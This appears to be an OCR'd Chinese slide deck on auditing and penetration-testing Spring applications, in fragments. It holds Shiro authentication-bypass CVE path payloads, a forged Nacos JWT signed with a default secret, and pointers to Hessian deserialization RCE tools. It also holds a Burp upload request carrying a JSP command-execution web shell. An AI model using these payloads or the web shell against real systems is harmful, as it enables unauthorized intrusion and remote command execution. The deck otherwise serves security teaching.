    $$onRender: true, $$onDataLoading: true, $$onInnerWidth: true, $$onPageSize: true,
    $$onScrollPos: true, _nativebar: true, _topPad: 0, emptyMessage: null, _totalSize: 3,
    offset: 0
  }]
```

Attributed to: <https://y4er.com>

From : <https://y4er.com/posts/zk-framework-auth-bypass-case-r1soft-rce/>


Audit Spring Framework & Spring Boot – 审计小 trick

CVE 编号	Shiro 版本	配置	漏洞形式
CVE-2010-3863	shiro < 1.1.0 JSecurity 0.9.x	/** = anon	./remoting.jsp
CVE-2016-6802	shiro < 1.3.2	Context Path 绕过	/xx/..//context/xxx.jsp
CVE-2020-1957	shiro < 1.5.2	/** = anon	/toJsonPOJO/ Spring Boot < 2.3.0.RELEASE → /xx/..;/toJsonPOJO
CVE-2020-11989	shiro < 1.5.3	(=1.5.2) /toJsonList/* = authc (<1.5.2) /alter/* = authc && /** = anon	(=1.5.2) /toJsonList/aa → / 的两次编码 --> %25%32%66 → /toJsonList/a%25%32%66a → /toJsonList/a%2fa; (<1.5.2) /shirodemo/alter/test → /;/shirodemo/alter/test

Audit Spring Framework & Spring Boot – 审计小 trick

CVE 编号	Shiro 版本	配置	漏洞形式
CVE-2020-13933	shiro < 1.6.0	/hello/* = authc	/hello → /hello/%3ba -> /hello/;a
CVE-2020-17510	shiro < 1.7.0	/hello/* = authc	/hello → /hello/%2e → /hello/. (/%2e、/%2e/、/%2e%2e、/%2e%2e/都可)
CVE-2020-13933	shiro < 1.7.1	/hello/* = authc	/hello → /hello/%20
CVE-2021-41303	shiro < 1.8.0	/hello/* = authc	/admin/page → /admin/page/
CVE-2022-32532	shiro < 1.9.1	RegExPatternMatcher /alter/.*	/alter/aaa → /alter/a%0aaa → /alter/a%0daa

Audit Spring Framework & Spring Boot – 审计小 trick



Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJuYWNNvcy
IsImV4cCI6NDA3MDg4MzY2MX0.qhARQidb3BtvR
ZAF1fifMWOZkYb3eVw7eQzkBVXswvk
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "HS256"  
}
```

PAYOUT: DATA

```
{  
  "sub": "nacos",  
  "exp": 4070883661  
}
```

VERIFY SIGNATURE

```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  SecretKey012345678901  
)  secret base64 encoded
```

Audit Spring Framework & Spring Boot – 审计小 trick



ChatGPT

TJ

```
分析以下配置 <?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE beans PUBLIC "-//SPRING//DTD BEAN//EN"
"http://www.springframework.org/dtd/spring-beans.dtd">
<beans>
  <bean id="viewResolver"
    class="org.springframework.web.servlet.view.InternalResourceViewResolver"/>
  <bean id="urlMapping"
    class="org.springframework.web.servlet.handler.SimpleUrlHandlerMapping">
    <property name="mappings">
      <props>
        <prop key="/rpc.do">rpcAction</prop>
        <prop key="/update.do">updateAction</prop>
      </props>
    </property>
  </bean>
  <bean id="rpcAction" class="org.marmot.view.dorado.action.spring.RPCAction"/>
  <bean id="updateAction"
    class="org.marmot.view.dorado.action.spring.UpdateRPCAction"/>
</beans>
```



这是一个使用Spring框架配置的XML文件，用于定义和配置Spring容器中的bean。

配置中的bean定义如下：

1. `viewResolver`：该bean的id为"viewResolver"，类为`org.springframework.web.servlet.view.InternalResourceViewResolver`，它是一个用于解析和渲染视图的Spring MVC视图解析器。
2. `urlMapping`：该bean的id为"urlMapping"，类为`org.springframework.web.servlet.handler.SimpleUrlHandlerMapping`，它是一个简单的URL处理器映射器。它的作用是将URL路径映射到对应的处理器（即Action）。
3. `rpcAction`：该bean的id为"rpcAction"，类为`org.marmot.view.dorado.action.spring.RPCAction`，它是一个自定义的RPCAction类。
4. `updateAction`：该bean的id为"updateAction"，类为`org.marmot.view.dorado.action.spring.UpdateRPCAction`，它是一个自定义的UpdateRPCAction类。

在`urlMapping`的配置中，使用了`props`元素来定义URL路径和对应的处理器的映射关系。具体来说：


- 对于路径"/rpc.do"，将映射到"rpcAction" bean。
- 对于路径"/update.do"，将映射到"updateAction" bean。

通过这样的配置，当请求路径匹配到对应的URL时，Spring容器会根据配置的映射关系将请求分发给相应的处理器（Action）进行处理。

Hacked Spring - 渗透测试实战



Hacked Spring - 渗透测试实战



Hacked Spring - 渗透测试实战

Hessian deserialize

The screenshot shows two NetworkMiner windows side-by-side. The left window is labeled 'Request' and the right is labeled 'Response'. Both windows have tabs for 'Pretty', 'Raw' (which is selected), and 'Hex'. In the Request window, line 4 ('Content-Type: x-application/hessian') is highlighted with a red box. In the Response window, line 3 ('Content-Type: application/x-hessian') is also highlighted with a red box. A large red arrow points from the Response window towards the text 'marshalsec + JNDI-Injection-Exploit'.

Request

```
Pretty Raw Hex
1 POST
2
3 Content-Length: 44
4 Content-Type: x-application/hessian
5
6 Connection: close
7 Cookie:
8
9
```

Response


```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Sun, 28 May 2023 07:36:11 GMT
3 Content-Type: application/x-hessian
4
5
6; path=/; HttpOnly
7 Content-Length: 272
8
9 HRC0#0
10
11
```

marshalsec
+
JNDI-Injection-Exploit

<https://gitee.com/a1324622751/Hessian-Deserialize-RCE>

Hacked Spring - 渗透测试实战

XStream deserialize



Xstream CVE List

From: https://articles.zsxq.com/id_i2v wfvie7dv9.html

Hacked Spring - 渗透测试实战

文件上传

The screenshot shows the Burp Suite Community Edition interface with the 'Repeater' tab selected. The 'Target' field is set to `http://192.168.124.3:8080`. The 'Request' pane displays a POST request to `/FileUploadServlet` with a multipart form-data boundary. The 'Content-Disposition' header specifies a file named "su18.jsp\pp". The 'Content-Type' header is `application/octet-stream`. The request body contains Java code that reads the contents of the uploaded file. The 'Response' pane shows the server's response, which includes a Set-Cookie header with a JSESSIONID value and a Content-Length of 145. The file path is listed as `/Users/yz/IdeaProjects/javaweb-sec/javaweb-sec-source/javasec-test/java sec-vuls-struts2/target/javasec-vuls-struts2-1.0.0/uploads/su18.jsp`. Below the response, a browser window shows the URL `192.168.124.3:8080/uploads/su18.jsp?cmd=cmd` and the directory `/Users/yz/Documents/Servers/apache-tomcat-8.5.31/bin`.

```
POST /FileUploadServlet HTTP/1.1
Host: 192.168.124.3:8080
Content-Length: 598
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryW4crf9WvSIrlrvEq

-----WebKitFormBoundaryW4crf9WvSIrlrvEq
Content-Disposition: form-data; name="file"; filename="su18.jsp\pp"
Content-Type: application/octet-stream

<%@ page contentType="text/html;charset=UTF-8" language="java" %>
<%@ page import="java.io.InputStream" %>
<pre>
<%
    Process process =
Runtime.getRuntime().exec(request.getParameter("cmd"));
InputStream in = process.getInputStream();
int a = 0;
byte[] b = new byte[1024];
while ((a = in.read(b)) != -1) {
    out.println(new String(b, 0, a));
}
in.close();
%>
</pre>
-----WebKitFormBoundaryW4crf9WvSIrlrvEq--
```

HTTP/1.1 200
Set-Cookie: JSESSIONID=81B0F20F6F71F4F61415C4F173C9A197; Path=/;
HttpOnly
Date: Fri, 27 May 2022 02:56:20 GMT
Content-Length: 145

file:
/Users/yz/IdeaProjects/javaweb-sec/javaweb-sec-source/javasec-test/java sec-vuls-struts2/target/javasec-vuls-struts2-1.0.0/uploads/su18.jsp

From: su18

Hacked Spring - 渗透测试实战

文件上传

```
Pretty Raw Hex ⌂ \n ⌂
1 POST /export HTTP/1.1
2 Host: 192.168.5.124:8080
3 Pragma: no-cache
4 Cache-Control: no-cache
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82
